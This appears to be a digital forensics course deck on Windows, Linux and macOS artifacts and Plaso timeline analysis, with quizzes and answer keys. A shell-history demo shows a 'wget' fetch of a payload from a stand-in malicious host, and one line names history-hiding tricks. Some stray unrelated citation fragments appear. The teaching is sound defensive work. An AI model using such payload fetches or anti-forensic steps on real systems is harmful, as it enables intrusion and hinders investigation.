- Firefox keeps cookies in `cookies.sqlite`.

Two Independent Download Records

- Download record: source URL, saved path, start and end times.
- On NTFS: also the `Zone.Identifier` stream with `HostUrl` and `ReferrerUrl`.
- Agreement between them is stronger than either alone.



Hands-On: Corroborating a Program Execution I

Objective

- Decide whether a named executable existed, ran, and ran under which user.

Prerequisites

- A Windows image; SYSTEM, NTUSER.DAT, Amcache.hve with their .LOG1/.LOG2.
- Registry Explorer or RECcmd; AppCompatCacheParser; a Prefetch parser.

Steps

- 1 Replay the transaction logs into each hive.
- 2 Check EnablePrefetcher; look for the executable's .pf in C:\Windows\Prefetch.
- 3 Parse Shimcache and Amcache; note path, \$SI time and SHA-1.
- 4 Read BAM under each SID and UserAssist (ROT13) in NTUSER.DAT.
- 5 Check C:\Windows\appcompat\pca\PcaAppLaunchDic.txt on Windows 11.
- 6 Fill one row per artifact: existence, execution, user, time.



Hands-On: Corroborating a Program Execution II

Expected Outcome

- A finding graded: existed, ran, or ran under a named SID.

Common Pitfalls

- Reading a Shimcache or Amcache entry alone as proof of execution.
- Treating a missing .pf as proof the program never ran.
- Analysing a dirty hive without replaying its logs.



Question 1

A hive copied from a running Windows 10 system lacks recent changes. Why?

- A. Changes sit in .LOG1/.LOG2 until merged, up to an hour later.
- B. Windows encrypts recent keys.
- C. Last-write times are only updated at shutdown.
- D. The SAM hive overwrites SYSTEM on logon.



Section 2: Assessment (1/3) - Answer I

Question 1

A hive copied from a running Windows 10 system lacks recent changes. Why?

- A. Changes sit in .LOG1/ .LOG2 until merged, up to an hour later. (✓)
- B. Windows encrypts recent keys.
- C. Last-write times are only updated at shutdown.
- D. The SAM hive overwrites SYSTEM on logon.

Explanation:

- Collect the logs and replay them before analysis [25].



Introduction FS Structure Windows Artifacts Linux and macOS

A Shimcache entry names `evil.exe`. What does it establish on its own?

- A. That Bob ran the file.
- B. That the file existed at that path.
- C. The time the file was executed.
- D. The SHA-1 hash of the file.



Section 2: Assessment (2/3) - Answer I

Question 2

A Shimcache entry names `evil.exe`. What does it establish on its own?

- A. That Bob ran the file.
- B. That the file existed at that path. (✓)
- C. The time the file was executed.
- D. The SHA-1 hash of the file.

Explanation:

- Entries can be created by showing a file in Explorer [24].
- Its time is the \$SI modification time, not a run time.



1. *Journal of Management Studies*, 1990, 27, 103-117.

- A. Recall deletes its captures at shutdown.
- B. The JPEG captures are stored only in memory.
- C. The OCR index is encrypted and searchable only in a live, authenticated session.
- D. Recall disables Prefetch.



Section 2: Assessment (3/3) - Answer I

Question 3

Why does live triage matter for a laptop with Recall enabled?

- A. Recall deletes its captures at shutdown.
- B. The JPEG captures are stored only in memory.
- C. The OCR index is encrypted and searchable only in a live, authenticated session. (✓)
- D. Recall disables Prefetch.

Explanation:

- A powered-off image yields screenshots but not the text [22].

Outline

- 1 File System Structure
- 2 Windows Forensic Artifacts
- 3 Linux and macOS Forensic Artifacts
- 4 Timeline Analysis



- 

Linux System Logs I

- `/var/log`: long the main location for logs on Linux [18].
- On current distributions the text files may be missing.
- `auth.log` (Debian, Ubuntu) or `secure` (Red Hat family): authentication events.
- Includes local and Secure Shell (SSH) logins, `sudo` use, failed attempts.
- `syslog` or `messages`: general log for system programs and services.

The systemd Journal

- Binary journal used by most current distributions.
- Persistent under `/var/log/journal`; volatile under `/run/log/journal`.
- From an image: `journalctl -D` on the journal directory.
- Or `journalctl --file` on a single file.
- Since Debian 12, `rsyslog` is not installed by default.
- `auth.log` and `syslog` may not exist; the journal is the only record [10].



- `utmp`, `wtmp`, `btmp`, `lastlog`: binary login records.
- Current sessions, past logins, failed logins, each account's last login.
- Read with `who`, `last`, `lastb`, `lastlog`.
- These formats cannot hold dates after 2038.
- Debian 13 (2025) replaced them: `wtmpdb` for `last`, `lastlog2` for `lastlog` [11].
- On such systems login history is an SQLite database.
- Default path: `/var/lib/wtmpdb/wtmp.db`.



Shell History I

- `~/.bash_history`, or `~/.zsh_history` for `zsh`: commands a user typed.
- Less complete than it appears.

Limits

- Bash writes history when the shell exits.
- A killed or still-running session may be missing.
- Capped by `HISTSIZE` and `HISTFILESIZE`.
- `HISTCONTROL` can drop commands, e.g. those with a leading space.
- No timestamps unless `HISTTIMEFORMAT` was set [14].
- Attackers unset `HISTFILE` or link it to `/dev/null`.
- A history file is a lower bound on what was typed, not a log.



- Malware persists through scheduled tasks and services.
- System crontab `/etc/crontab`.
- Its directories: `/etc/cron.d`, `/etc/cron.daily` and other interval directories.
- Per-user crontabs: `/var/spool/cron/` (Red Hat), `/var/spool/cron/crontabs/` (Debian).
- systemd service and timer units: `/etc/systemd/system`, `~/.config/systemd/user`.
- `~/.ssh/authorized_keys` for a planted key.
- Package logs: `/var/log/dpkg.log`, `/var/log/apt/history.log` on Debian.
- They show which tools were installed and when.



Practical Demo: Searching Shell History I

- A history file is plain text: `grep` searches it directly.
- `strings` is for binary data: unallocated space, memory image.
- With `HISTTIMEFORMAT`, Bash writes a `#` line with a Unix epoch time.
- `-B1` prints that line alongside the match.

```
# grep -n -B1 "wget" /home/user/.bash_history
41-#1698330412
42:wget http://malicious.site/payload.sh
--
57-#1698330790
58:wget -O /tmp/data.zip ftp://fileserver/archive.zip
# date -u -d @1698330412
Thu Oct 26 14:26:52 UTC 2023
```



macOS Logging and Unified Logs I

- macOS forensics depends on Apple's own logging and file formats [12].
- Default shell zsh since macOS 10.15: history usually in ~/.zsh_history.
- Same limits as on Linux.

Unified Logs

- Since macOS 10.12 Sierra: nearly all logging goes to Unified Logging.
- Replaced plain-text logs with a compressed binary format [4].
- Data in /private/var/db/diagnostics (.tracev3 files).
- String tables in /private/var/db/uuidtext.
- Retained days to weeks, depending on volume.
- log command searches it on a live Mac.
- log collect writes a .logarchive; log show --archive reads it.
- Mandiant's macos-UnifiedLogs parser reads it on a non-Mac host.



Practical Demo: Filtering the Unified Log I

- A predicate filters by process and message type.
- messageType takes values such as error and fault.

```
# log show --predicate 'process == "sshd" AND messageType == error' --last 1d
# log collect --output case.logarchive
# log show --archive case.logarchive --predicate 'process == "sshd"'
```



Property Lists and Spotlight Metadata I

Property List (.plist) Files

- Store preferences and settings, much as Registry keys do on Windows.
- Throughout the system: `/Library/Preferences`, `~/Library/Preferences`.
- Record items such as an app's recently opened documents.
- eXtensible Markup Language (XML) or binary.
- Binary plists begin `bplist00`, often hold `NSKeyedArchiver` objects.
- Read with `plutil -p` or a parser.



Property Lists and Spotlight Metadata II

Spotlight Metadata and Download Origin

- Per-volume index in hidden `.Spotlight-V100` at the volume root.
- macOS 10.15+: user data indexed at `/System/Volumes/Data/.Spotlight-V100`.
- `kMDItemWhereFroms`: URL a file was downloaded from.
- Stored on the file as extended attribute `com.apple.metadata:kMDItemWhereFroms`.
- Spotlight indexes it with `kMDItemDateAdded`.
- `xattr -l` or `mdls` reads them from a file.



Quarantine Events I

- Quarantine-aware app downloads a file: macOS adds `com.apple.quarantine`.
- The attribute triggers a warning on first open.
- Event logged in SQLite: `~/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2`.
- Attribute carries an event universally unique identifier (UUID) matching a database row.
- The row records source URL and downloading application [29].
- The join is good evidence of a file's origin.

Two Limits

- Only quarantine-aware apps set it; `curl` and many CLI tools do not.
- A user can strip it.



- File System Events (FSEvents) logs in `/.fsevents`: file system changes.
- Each: path, flags (created, renamed, removed, modified), event identifier.
- Can show a file existed and was deleted long after it is gone.
- No timestamps of their own; times come from log file metadata [12].
- `knowledgeC.db`: application use, device state, other activity [12].
- Recent macOS: much moved to Biome streams in SEGB format.
- So know which macOS version produced the image.
- Transparency, Consent and Control (TCC) databases, `TCC.db`.
- System copy `/Library/ApplicationSupport/com.apple.TCC/TCC.db`, plus a per-user copy under `~/Library`.
- Record apps granted camera, microphone, screen-recording and disk access.
- Safari history: `~/Library/Safari/History.db`.



macOS Persistence I

- Persistence on macOS centres on launchd.
- Launch agents: `~/Library/LaunchAgents`, `/Library/LaunchAgents`; run in a user session.
- Launch daemons: `/Library/LaunchDaemons`; run system-wide [29].
- From macOS 13: Background Task Management (BTM) database.
- Under `/private/var/db/com.apple.backgroundtaskmanagement/`.
- Records registered login and background items.
- `sfltool dumpbtm` prints it [5].



Linux and macOS Artifacts by Investigative Question I

Artifact	Location	Question
<i>Linux</i>		
Authentication log	/var/log/auth.log, /var/log/secure	Who logged in, and who used sudo?
systemd journal	/var/log/journal	What did services and logins record?
Login records	/var/log/wtmp, /var/lib/wtmpdb/wtmp.db	When did each session start and end?
Shell history	~/.bash_history, ~/.zsh_history	Which commands were typed?
Scheduled tasks	/etc/crontab, /var/spool/cron, systemd timers	What runs automatically?
SSH keys	~/.ssh/authorized_keys	Who can log in without a password?
Package log	/var/log/dpkg.log	Which tools were installed, and when?
<i>macOS</i>		
Unified log	/private/var/db/diagnostics	What did processes log?
FSEvents	/.fsevents	Which files were created, renamed or deleted?
KnowledgeC / Biome	knowledgeC.db, Biome streams	Which applications were used?
TCC	TCC.db	Which applications were granted sensitive access?
Launch items, BTM	~/Library/LaunchAgents, /Library/LaunchDaemons, /private/var/db/com.apple.backgroundtaskmanagement	What persists across reboots?
Quarantine events	QuarantineEventsV2	Where did a download come from?
Where-from attribute	kMDItemWhereFroms extended attribute	Which URL did a file come from?

Table: Linux and macOS artifacts by investigative question. Each row gives an artifact, where it is found and the question it helps answer; paths beginning with a tilde are per user.



Hands-On: Dating a Download in Shell History and Logs I

Objective

- Find and date a suspicious download command, then corroborate it in logs.

Prerequisites

- A Linux image or a collected home directory and journal; `grep`, `date`, `journalctl`.

Steps

- 1 Run `grep -n -B1 "wget" on ~/.bash_history`.
- 2 Convert each # epoch line with `date -u -d @<epoch>`.
- 3 Read the journal with `journalctl -D <image journal dir>` around that time.
- 4 Check crontabs, systemd units and `~/.ssh/authorized_keys` for persistence.
- 5 On a Mac, filter the unified log with a `log show --predicate` for the process.



Hands-On: Dating a Download in Shell History and Logs II

Expected Outcome

- A dated command, corroborated or not by an independent log.

Common Pitfalls

- Treating the history file as complete; it is a lower bound.
- Expecting `auth.log` on Debian 12 or later.
- Using `strings` on a file that is already text.



Section 3: Assessment (1/3) I

Question 1

On a Debian 12 server, `/var/log/auth.log` does not exist. The best next source?

- A. `dpkg.log`.
- B. The systemd journal.
- C. The superblock.
- D. `knowledgeC.db`.

Section 3: Assessment (1/3) - Answer I

Question 1

On a Debian 12 server, /var/log/auth.log does not exist. The best next source?

- A. dpkg.log.
- B. The systemd journal. (✓)
- C. The superblock.
- D. knowledgeC.db.

Explanation:

- `rsyslog` is no longer installed by default; the journal is the record [10].



Section 3: Assessment (2/3) I

Question 2

A file downloaded with `curl` has no `com.apple.quarantine` attribute. Why?

- A. `curl` is not quarantine-aware.
- B. The file was cloned.
- C. FSEvents removed it.
- D. The Signed System Volume blocks it.



1000

100

- A. curl is not quarantine-aware. (✓)
- B. The file was cloned.
- C. FSEvents removed it.
- D. The Signed System Volume blocks it.

1. *Journal of Management Studies*, 1997, 34, 1, 1-14.

- Only quarantine-aware applications set the attribute [29].



Section 3: Assessment (3/3) I

Question 3

What is the right reading of a Bash history file?

- A. A complete, timestamped log of every command.
- B. A record written after every keystroke.
- C. A lower bound on what was typed.
- D. Proof that no other commands were run.



Section 3: Assessment (3/3) - Answer I

Question 3

What is the right reading of a Bash history file?

- A. A complete, timestamped log of every command.
- B. A record written after every keystroke.
- C. A lower bound on what was typed. (✓)
- D. Proof that no other commands were run.

Explanation:

- Written at exit, capped, filterable, untimed by default [14].



- 1 File System Structure
- 2 Windows Forensic Artifacts
- 3 Linux and macOS Forensic Artifacts
- 4 **Timeline Analysis**



The Super Timeline I

- A single artifact answers a narrow question.
- *Timeline analysis*: merge timestamped events from every source into one chronological list.
- Sources: file system MACB times, Registry last-write times, browser history.
- Also log entries and Prefetch run times.
- The merged list: a *super timeline* [16].
- Shows events in sequence and context; finds activity around a known event.

Only as Good as Its Clocks

- NTFS stores Coordinated Universal Time (UTC).
- Some logs and applications record local time.
- Normalise every source to one time zone before comparing.
- A clock can drift or be set wrong.
- Timestamps can be altered deliberately, as the \$MFT demo showed.
- An apparent sequence is a hypothesis until independent sources agree.



- Merging millions of timestamps by hand is impractical.
- *Plaso*: widely used open-source tool for the job [27].
- Python successor to log2timeline, Gudjonsson's Perl super timeline tool.
- Its extraction tool is still named `log2timeline.py` [16].
- Hundreds of *parsers* and plugins, each for one artifact format.
- Examples: a Registry hive, a Firefox history database, a Prefetch file.
- Each extracts the timestamped events that format holds.



The Plaso Process I

- 1 **Extraction:** `log2timeline.py` runs on a source.
 - A full disk image, a volume, its Volume Shadow Copies, or an artifact directory.
 - Identifies recognised files; runs the matching parser on each.
- 2 **Storage:** events, often millions per computer, go to a `.plaso` file.
 - An SQLite database in current releases.
 - `pinfo.py` reports contents and the parsers that produced them.
- 3 **Analysis and output:** `psort.py` filters, sorts, writes events.
 - Formats: `l2tcsv`, `dynamic`, `json_line`, `xlsx`.
 - Or load the store into Timesketch for collaborative review.
 - `psteal.py` runs extraction and output in one step.

Targeted Runs

- Extraction from a full image can take hours.
- `--parsers` takes a preset such as `win7`, for Windows Vista and later [27].
- A filter file limits extraction to named paths.
- Common: run Plaso on Kroll Artifact Parser and Extractor (KAPE) triage output [30].




1. *Journal of Management Studies*, 1990, 27, 1.

- `log2timeline.py` parses an image, shadow copies or triage folder into a `.plaso` store.
- `psort.py` filters it to CSV or loads it into Timesketch for pivoting.



The Plaso Pipeline II



Practical Demo: Creating a Plaso Timeline I

- Processes every partition and every Volume Shadow Copy.
- Does not stop to ask; .E01 support comes from libewf.

```
# log2timeline.py --storage-file timeline.plaso \
    --partitions all --vss_stores all --unattended MyWindowsImage.E01
# pinfo.py timeline.plaso
```



Querying the Store with psort I

- A .plaso store is a database of events.
- Investigation begins when the examiner queries it with psort.py.
- *Pivoting*: start from a known fact (file name, IP address, time).
- Find the matching event; examine events immediately before and after.
- psort.py takes a filter expression or a time slice.

```
# psort.py -o l2tcsv -w slice.csv timeline.plaso \
    "date > '2023-10-26 14:25:00' and date < '2023-10-26 14:35:00'"
# psort.py -o l2tcsv -w slice.csv --slice "2023-10-26T14:30:00" \
    --slice_size 5 timeline.plaso
```

- Second form: events within --slice_size minutes either side [27].
- Table 6 shows the kind of result such a filter returns.



Finding the Connected Events I

Download

- Chrome history: download of evil.exe from malicious.site/dl from 14:29:58.
- Chrome writes a temporary .crdownload, renamed on completion.
- A rename keeps the creation time: \$SI creation is 14:29:58.
- \$UsnJrnl logs the rename to evil.exe at 14:30:00.
- Zone.Identifier HostUrl: http://malicious.site/dl/evil.exe.
- It matches the browser record from a separate source on disk.



Finding the Connected Events II

Execution

- EVIL.EXE-CDEF4567.pf records a run at 14:30:15.
- The .pf was created at 14:30:25, about ten seconds after launch.
- No earlier .pf exists: consistent with a first run.
- An older .pf could have been deleted or rotated out.
- Security log event 4688 at 14:30:15: parent explorer.exe, Bob's SID.
- Exists only because process-creation auditing was enabled; off by default [19].

Persistence

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run in Bob's NTUSER.DAT.
- Last-write time 14:30:18; one value's data is the path of evil.exe.
- Last-write dates the change to the key; the value shows what changed.



Timeline Excerpt for the evil.exe Example I

Time	Source	Event
14:29:58	Chrome History	Download started: malicious.site/dl/evil.exe
14:29:58	NTFS \$MFT	\$SI created: \Users\Bob\Downloads\evil.exe (as a .crdownload file)
14:30:00	NTFS \$UsnJrnl	Rename to evil.exe
14:30:00	Chrome History	Download completed
14:30:15	Prefetch	EVIL.EXE run, run count 1
14:30:15	Security log	Event 4688: evil.exe, parent explorer.exe, Bob's SID
14:30:18	Registry	Last write: HKCU\...\CurrentVersion\Run
14:30:25	NTFS \$MFT	\$SI created: \Windows\Prefetch\EVIL.EXE-CDEF4567.pf

Table: Timeline excerpt for the evil.exe example. The rows are condensed from `psort.py` output for the 14:25 to 14:35 window, with source names simplified; times are UTC on 26 October 2023.



Constructing the Narrative I

The Account

- 14:29:58: Bob's browser began downloading `evil.exe` from `malicious.site`.
- 14:30:00: completed file renamed into his Downloads folder.
- 14:30:15: started by `explorer.exe` in Bob's logon session.
- That is how a double-click from the desktop or a folder appears.
- Three seconds later: Run key in Bob's profile changed to start `evil.exe` at every logon.

What Attributes the Launch

- Parent process and SID in event 4688 attribute the launch to Bob's session.
- Prefetch shows only that the program ran.
- Without 4688, BAM or UserAssist entries would be needed for attribution.




Reconstruction of the evil.exe Incident I

- Events 14:29:58 to 14:30:25 on one axis, each tagged with its artifact.
- Lab 21 builds a super timeline of a comparable compromise from a full disk image.



Reconstruction of the evil.exe Incident II



Hands-On: Building and Slicing a Super Timeline I

Objective

- Build a Plaso store from an image and pivot on one indicator.

Prerequisites

- A Windows .E01 image; Plaso with libewf; optionally KAPE triage output.

Steps

- 1 Run `log2timeline.py --partitions all --vss_stores all --unattended`.
- 2 Run `pinfo.py` to confirm which parsers produced events.
- 3 Locate the indicator's first appearance in the \$UsnJrnl events.
- 4 Run `psort.py --slice <time> --slice_size 5` around it.
- 5 Tag each row with its source; normalise all times to UTC.
- 6 Write a narrative; name which artifact attributes the launch to a user.



Hands-On: Building and Slicing a Super Timeline II

Expected Outcome

- A short table like Table 6 and a sourced narrative.

Common Pitfalls

- Mixing local-time and UTC sources.
- Treating one source's sequence as fact before others agree.
- Running full extraction when a targeted preset would do.



Section 4: Assessment (1/3) I

Question 1

Which Plaso tool writes the extracted events to a .plaso store?

- A. `psort.py`
- B. `pinfo.py`
- C. `log2timeline.py`
- D. Timesketch



Section 4: Assessment (1/3) - Answer I

Question 1

Which Plaso tool writes the extracted events to a .plaso store?

- A. `psort.py`
- B. `pinfo.py`
- C. `log2timeline.py` (✓)
- D. Timesketch

Explanation:

- Extraction runs parsers and writes the store; `psort.py` filters it [27].



Section 4: Assessment (2/3) - Answer I

Question 2

In the `evil.exe` case, which artifact attributes the launch to Bob's session?

- A. The Prefetch file.
- B. Event 4688 with its parent process and SID. (✓)
- C. The `Zone.Identifier` stream.
- D. The `$UsnJrnl` rename record.

Explanation:

- Prefetch shows only that the program ran; 4688 needs auditing enabled [19].



Question 3

- A. Plaso refuses mixed formats.
- B. NTFS stores local time.
- C. Registry keys carry no timestamps.
- D. Some sources record UTC and others local time.



Section 4: Assessment (3/3) - Answer 1

Question 3

Why must every source be normalised before events are compared?

- A. Plaso refuses mixed formats.
- B. NTFS stores local time.
- C. Registry keys carry no timestamps.
- D. Some sources record UTC and others local time. (✓)

Explanation:

- NTFS stores UTC; some logs and applications use local time.



- **Timelines:** scattered timestamps become one defensible account of a machine.
- **Reading:** each artifact read for what it actually records.
- **Existed vs ran:** decides whether a finding survives cross-examination.
- **Ran vs who ran it:** equally decisive.
- **Limits:** TRIM on an SSD can erase deleted data before acquisition.
- Hardware encryption on current Macs rules out a raw image.
- On modern hardware the acquisition plan often decides what analysis is possible.

Next Step

Lab 8 practises metadata recovery and carving; Lab 21 builds and queries a super timeline.



References I

- [1] Apple Inc.
Apple file system reference, 2020.
- [2] Apple Inc.
Apple Platform Security, 9 2022.
Published periodically.
- [3] Apple Inc.
About Time Machine local snapshots on Mac.
macOS User Guide, Apple Support, 2026.
Undated support page; accessed 2026-10-02.
- [4] Apple Inc.
Logging.
Apple Developer Documentation, 2026.
Undated documentation page; accessed 2026-10-08.



References II

- [5] Apple Inc.
Manage login items and background tasks on Mac.
Apple Platform Deployment, Apple Support, 2026.
Undated support page; accessed 2026-10-02.
- [6] Graeme B. Bell and Richard Boddington.
Solid state drives: The beginning of the end for current practice in digital forensic recovery?
Journal of Digital Forensics, Security and Law, 5(3), 2010.
- [7] Brian Carrier.
File System Forensic Analysis.
Addison-Wesley Professional, Boston, MA, 2005.
- [8] Harlan Carvey.
Windows Registry Forensics: Advanced Digital Forensic Analysis of the Windows Registry.
Syngress, 2nd edition, 2016.
- [9] Eoghan Casey.
Digital Evidence and Computer Crime: Forensic Science, Computers, and the Internet.
Academic Press, San Diego, CA, 3rd edition, 2011.



References III

- [10] Debian Documentation Team.
Release notes for Debian 12 (bookworm), chapter 5: Issues to be aware of for bookworm.
Debian Project, 2023.
Section 5.1.7, Changes to system logging; accessed 2026-10-02.
- [11] Debian Documentation Team.
Release notes for Debian 13 (trixie), chapter 5: Issues to be aware of for trixie.
Debian Project, 2025.
Section 5.1.9, The last, lastb and lastlog commands have been replaced; accessed 2026-10-02.
- [12] Sarah Edwards.
mac4n6: macOS and iOS forensics research.
Online, 2016.
Accessed: 2026-08-16.
- [13] Kevin D. Fairbanks.
An analysis of Ext4 for digital forensics.
Digital Investigation, 9:S118–S130, 2012.
Proceedings of the Twelfth Annual DFRWS Conference.



References IV

- [14] Free Software Foundation.
 Bash reference manual: Bash history facilities.
 GNU Bash documentation, 2026.
 Accessed: 2026-10-08.
- [15] Simson L. Garfinkel.
 Carving contiguous and fragmented files with fast object validation.
Digital Investigation, 4:2–12, 2007.
 Proceedings of the Seventh Annual DFRWS Conference.
- [16] Kristinn Guðjónsson.
 Mastering the super timeline with log2timeline.
 GIAC (GCFA) gold certification paper, SANS Institute, 8 2010.
 Accessed: 2026-08-16.
- [17] Will Harris.
 Improving the security of Chrome cookies on Windows.
 Google Online Security Blog, 7 2024.
 Published 30 July 2024; accessed 2026-10-02.

References VI

- [22] Kirill Magaskin.
What makes Windows 11 interesting from a digital forensics perspective.
Securelist by Kaspersky, 10 2025.
Accessed: 2026-09-05.
- [23] Microsoft Corporation.
[MS-SHLLINK]: Shell link (.LNK) binary file format.
Microsoft Open Specifications, protocol revision 10.0, 11 2025.
Accessed 2026-10-02.
- [24] Timothy Parisi.
Caching out: The value of Shimcache for investigators.
Mandiant blog, Google Cloud, 6 2015.
Published 17 June 2015; accessed 2026-10-02.
- [25] Maxim Suhanov.
Windows registry file format specification.
GitHub repository msuhanov/regf, 2018.
Copyright 2015–2018; accessed 2026-10-02.

References VII

- [26] The Linux Kernel Documentation Project.
ext4 data structures and algorithms.
The Linux Kernel documentation, 2026.
Accessed 2026-10-02.
- [27] The Plaso Project.
Plaso - super timeline all the things, 2023.
- [28] The util-linux project.
fstrim(8) — linux manual page.
man7.org, 2026.
util-linux 2.43; accessed 2026-10-08.
- [29] Patrick Wardle.
The Art of Mac Malware: The Guide to Analyzing Malicious Software.
No Starch Press, 2021.
Provides deep insight into macOS internals relevant to forensics, including quarantine and Gatekeeper.
- [30] Eric Zimmerman.
KAPE: Kroll artifact parser and extractor.
Kroll; distributed via the SANS tool catalogue, 2020.



References VIII



Acronyms and Terminology I

- ACLs** Access Control Lists: Detailed security permissions assigned to files and folders, specifying which users can perform what actions (e.g., read, write, execute).
- ADS** Alternate Data Stream: A named \$DATA attribute attached to an NTFS file in addition to its main content. The Zone.Identifier stream that marks downloaded files is the most common example.
- Amcache** A Registry hive file (Amcache.hve) on modern Windows systems, separate from the Shimcache. It records executables' paths, metadata and SHA-1 hashes; because inventory tasks also create entries for programs that are only present, an entry supports execution only with corroboration.
- ANSSI** Agence nationale de la sécurité des systèmes d'information: The French national cybersecurity agency, whose tests showed that Amcache entries do not by themselves prove execution.
- APFS** Apple File System: The modern file system used by default on all Apple devices, including Macs, iPhones, and iPads. It is optimized for solid-state drives (SSD).
- API** Application Programming Interface: The set of functions a program calls to use an operating system service, such as SetFileTime for setting \$SI timestamps.
- Artifact** Any piece of digital data that provides evidence of a user's or system's activities. Examples include log files, registry keys, browser history, and Prefetch files.



كاديمية جوعان بن جاسم للدراسات الدفاعية
Jassim Bin Jassim Academy for Defense Studies

- 

Acronyms and Terminology IV

FSEvents File System Events: macOS logs in `/.fsevents` that record changes to file system paths (creation, rename, removal, modification).

GUID Globally Unique Identifier: A 128-bit identifier; Windows names Notepad tab-state files and Recall folders by GUID.

Hive A major section of the Windows Registry, organized like a folder. Hives are stored in separate files on the disk (e.g., SYSTEM, SOFTWARE, NTUSER.DAT).

Inode Index Node: In Linux/UNIX file systems, a data structure that stores all metadata about a file or directory (such as permissions, timestamps, and the extents or block pointers locating its data), except for its name.

Journaling File A special file used by modern file systems (like NTFS and ext4) to record changes before they are committed. This allows for fast recovery and prevents corruption if the system crashes.

JPEG Joint Photographic Experts Group: A common image format whose files begin with the bytes `FF D8 FF` and end with `FF D9`.

Jump Lists A Windows feature that shows recently opened files or actions for a specific application. Forensically, they provide a timeline of user activity related to that application.

KAPE Kroll Artifact Parser and Extractor: A triage tool that collects selected artifacts from a system, often as input to Plaso.



Acronyms and Terminology V

- Key (Registry)** A container within a Windows Registry Hive that acts like a folder, organizing configuration data and other keys.
- LNK File** A Windows shortcut file. These files contain valuable metadata about the target file, including its original location, timestamps, and the volume it was stored on.
- LSA** Local Security Authority: The Windows subsystem whose stored secrets and cached domain logons are kept in the SECURITY hive.
- MAC** Media Access Control: The hardware address of a network interface; version-1 object identifiers in LNK tracker blocks can embed one.
- MACB Timestamps** Modify, Access, Change, Birth: A set of four timestamps associated with a file. They record when a file's content was last Modified, last Accessed, when its metadata was last Changed, and when it was Created (Birth).
- \$MFT** Master File Table: The most important file in an NTFS file system. It is a database that contains at least one record for every file and directory on the volume.
- MTP** Media Transfer Protocol: The protocol used by phones and media players; such devices are recorded outside the USBSTOR key.
- Non-resident Data** Data belonging to a file that is too large to fit inside the \$MFT record and is instead stored in clusters elsewhere on the disk. The \$MFT record contains pointers to these clusters.



كاديمية جومان بن جاسم للدراسات الدفاعية
Juman Bin Jassim Academy for Defense Studies



- ## Conclusion

- 



- 

أكاديمية جوعان بن جاسم للدراسات الدفاعية

- SSH Secure Shell: The encrypted remote-login protocol whose logins appear in Linux authentication logs.
- Super Timeline A single, chronological list of events created by combining timestamped data from all available forensic artifacts on a system. It is used to reconstruct the sequence of events.
- TCC Transparency, Consent and Control: The macOS framework, and its TCC.db databases, that records which applications were granted access to protected resources such as the camera or full disk.
- TRIM A command by which the operating system tells a solid-state drive which blocks are no longer in use, allowing the drive to erase them.
- TSK The Sleuth Kit: A library and collection of command-line tools that allow for the forensic analysis of disk images and file systems.
- Unallocated Space The portion of a storage drive that is not currently allocated to any active files by the file system. Deleted files may still reside in this space until they are overwritten.
- Unified Logs (macOS) The centralized logging system on modern macOS, which stores system and application logs in a compressed, binary format.
- URL Uniform Resource Locator: The address of a web resource, recorded in browser history, download records and the Zone.Identifier stream.



- 

Thank You!

